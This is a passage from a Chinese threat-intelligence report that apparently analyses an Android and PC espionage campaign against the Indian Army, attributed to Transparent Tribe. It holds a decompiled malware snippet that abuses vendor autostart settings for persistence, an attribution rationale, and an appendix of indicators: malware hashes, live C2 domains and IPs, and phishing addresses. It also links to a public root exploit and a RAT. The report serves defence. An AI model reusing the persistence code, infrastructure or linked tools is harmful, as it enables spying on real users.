        this.PACKAGE_VIVO_COMPONENT = "com.iqoo.secure.ui.phoneoptimize.AddWhiteListActivity";
        this.PACKAGE_VIVO_COMPONENT_FALLBACK = "com.vivo.permissionmanager.activity.BgStartUpManagerActivity";
        this.PACKAGE_VIVO_COMPONENT_FALLBACK_A = "com.iqoo.secure.ui.phoneoptimize.BgStartUpManager";
        this.BRAND_NOKIA = "nokia";
        this.PACKAGE_NOKIA_MAIN = "com.evenwell.powersaving.g3";
        this.PACKAGE_NOKIA_COMPONENT = "com.evenwell.powersaving.g3.exception.PowerSaverExceptionActivity";
    }

    public /* synthetic */ AutoStartPermissionHelper(DefaultConstructorMarker $constructor_marker) {
        this();
    }
```

小米

乐视

华为

oppo

vivo

针对国内一些手机的定制优化

通过互联网数据，我们发现到这些手机品牌正好符合印度国家当下的头部手机品牌，这也间接看出来攻击者的攻击目标非常明确。

counterpointresearch.com/zh-hans/india-smartphone-share/

India Smartphone Quarterly Market Data (2019Q1 – 2020Q1)

India Smartphone Shipments Market Share (%)

Brands	2019 Q1	2019 Q2	2019 Q3	2019 Q4	2020 Q1
Xiaomi	29%	28%	26%	27%	30%
Vivo	12%	11%	17%	21%	17%
Samsung	23%	25%	20%	18%	16%
Realme	7%	9%	16%	8%	14%
Oppo	7%	8%	8%	12%	12%
Others	22%	19%	13%	14%	11%

Ranking is according to latest quarter.

攻击组织溯源

基于奇安信威胁情报中心移动安全团队的分析系统和红雨滴APT样本关联系统的追踪分析，奇安信威胁情报中心判断本次攻击活动的幕后黑手疑似为Transparent Tribe。主要依据如下：

（1） PC端上的诱饵文档针对的目标是印度陆军，且部分文档之前已被披露过和Transparent Tribe有关。

（2） 移动端上的攻击样本针对的手机品牌符合当下印度国家的头部使用手机品牌。

（3） 移动端上使用的远控子包，其伪装成的多个社交名字均出现在不久前印度陆军禁用的应用列表中，和PC端的针对目标正好保持一致。

总结

网络钓鱼可谓老生常谈，却仍是攻击者屡试不爽的惯用手法，最有效的武器。随着时间的推移，钓鱼攻击有增无减。应对这些攻击不仅需要安全厂商的各类安全产品的防护和到位的安全服务支持，更离不开企业对内部自身安全规程及企业内部员工安全防范意识的持续建设。务必确保企业员工拥有良好的安全防范意识，严格遵守内部的安全规程，并安装上必要的官方来源安全防护软件，做到个人敏感隐私数据不在公开的社交媒体平台上或者甚至不公开，不轻易点击或者接收其他人发来的图片、视频及链接等，不轻易扫描接收到的“二维码”!

近几年，随着物联网时代的蓬勃发展，我们看到绝大多数攻击组织已经从传统PC扩展到时下热门的各类物联设备上，尤其是移动端上。但除已经相对成熟的PC端外，当下其他物联网设备的安全防护离PC端还有不小的差距。比如绝大数移动端上的攻击活动发现往往是通过PC上的攻击追踪扩展后发现到的。我们相信随着这些攻击带来的影响，及不同阶段的热门物联设备的发展，包含移动端的各种热门物联设备的安全建设也会是安全厂商致力发展涵盖的安全领域。作为安全厂商做到并做好安全产品涵盖全、安全问题发现快、安全服务好是本职；做好保障住国家安全、用户生命财产安全及数据安全是使命。

奇安信威胁情报中心移动安全团队一直致力移动安全领域及Android安全生态的研究。目前，奇安信的移动安全产品除了可以查杀常见的移动端病毒木马，也可以精准查杀时下流行的刷量、诈骗、博彩、违规、色情等黑产类软件。我们也在今年年初发布了2019年移动安全总结报告，详细描述了2019年国内外的移动安全事件、威胁活动以及奇安信内部跟踪的移动安全攻击事件和APT攻击活动，对2019年移动互联网安全进行了详细总结。未来我们还会持续走在全球移动安全研究的前沿，第一时间追踪分析最新的移动安全事件、对国内移动相关的黑灰产攻击进行深入挖掘和跟踪，为维护我国网络安全砥砺前行。

附录

IOC

APK MD5
04a6a6bb92be95f59ffc8b8a0b522571
0294f46d0e8cb5377f97b49ea3593c25
1c25ceee18f3813d78d5ef817005ede2
216dc32c48cbea14e7af1e60085a6c66
2ffd4f2ab4f00c78ef2661690fe349c9
4136a0b56c635095d378d01828a79f85
4ae2680320e8c0d2c202cd81eb5a220f

d8fd669eecaf6577994e4e4e99204527
111d61aa7ebb22d3037465d515949479
14c8e5ababe443e5bee69e713befbf21
197ab57347843b00c8d9c23d695c5904
1ef033bfd65a3eabe177c766940ae07c
239df9a3257e0c432108b7532e7b10b7
308ac61ecb808fae3698d8c1285d419e
3117580ca2929da80150acd069cde4ab
3eb36a9853c9c68524dbe8c44734ec35
4556ccecbf24b2e3e07d3856f42c7072
53cd72147b0ef6bf6e64d266bf3ccafe
627aa2f8a8fc2787b783e64c8c57b0ed
62fad3ac69db0e8e541efa2f479618ce
6774b46183515353179a8455fefc9bf1
67dc69a16ba744fc0fa2206a6ef1d10a
681ff974adb54692e61551f9640f76bf
6c3308cd8a060327d841626a677a0549
752558e6386d5e512efb3d1288f3910d
931435cb8a5b2542f8e5f29fd369e010
a09f4199a047e1ae5cf5728fbfc90831
a20fc273a49c3b882845ac8d6cc5beac
a7b7d3cfdcf975f296cf69d919dcffe3
a912e5967261656457fd076986bb327c
b38991bd56d4d82c9c3bf5546bca3f2f
b8006e986453a6f25fd94db6b7114ac2
b955782e0bf948c4dcf77c60d1793d8d
bace8f757b7b53980798f9920f0ea615

bae69f2ce9f002a11238dcf29101c14f
bc97f303a61ea390c5fdb29f21785ba2
cf71ba878434605a3506203829c63b9d
e98ea14133925d26a5c34b8c0bd9fd49
f1779d846f52e1aac07c19b46dc439c9
fc155137f3de70071d7d0d80695febd0
fcae3ba377548c4aab46f3e8ccbf4f1c

C2	**C2对应ip**
tryanotherhorse.com	185.165.168.35
212.8.240.221	
185.117.73.222	
198.46.177.73	

Email	**Domain**
hunterbluff007@gmail.com	sharemydrives.com
sharingmymedia.com	

PC MD5
d7d6889bfa96724f7b3f951bc06e8c02
3f39c1b5cd9ef1cfd0e3776c9d9af9d5
48476da4403243b342a166d8a6be7a3f
5308fba9ae4cf2c5e551ab02bae539ba
b3f8eee133ae385d9c7655aae033ca3e
36903d471c43b5d602aefd791e25c889
5308aacaa532afd76767bb6dbece3d10
be3d0049549a00e5b99aeeb55e82e9b5
529768c243e5e385d9563d332f2d6b8f

参考信息

1. https://ti.qianxin.com/blog/articles/analysis-of-apt-attack-activities-in-neighboring-countries-and-regions/
2. https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/
3. https://bugs.chromium.org/p/project-zero/issues/detail?id=1942
4. https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=414885
5. https://github.com/grant-h/qu1ckr00t
6. https://github.com/AhMyth/AhMyth-Android-RAT
7. https://www.counterpointresearch.com/zh-hans/india-smartphone-share/
8. https://github.com/judemanutd/AutoStarter
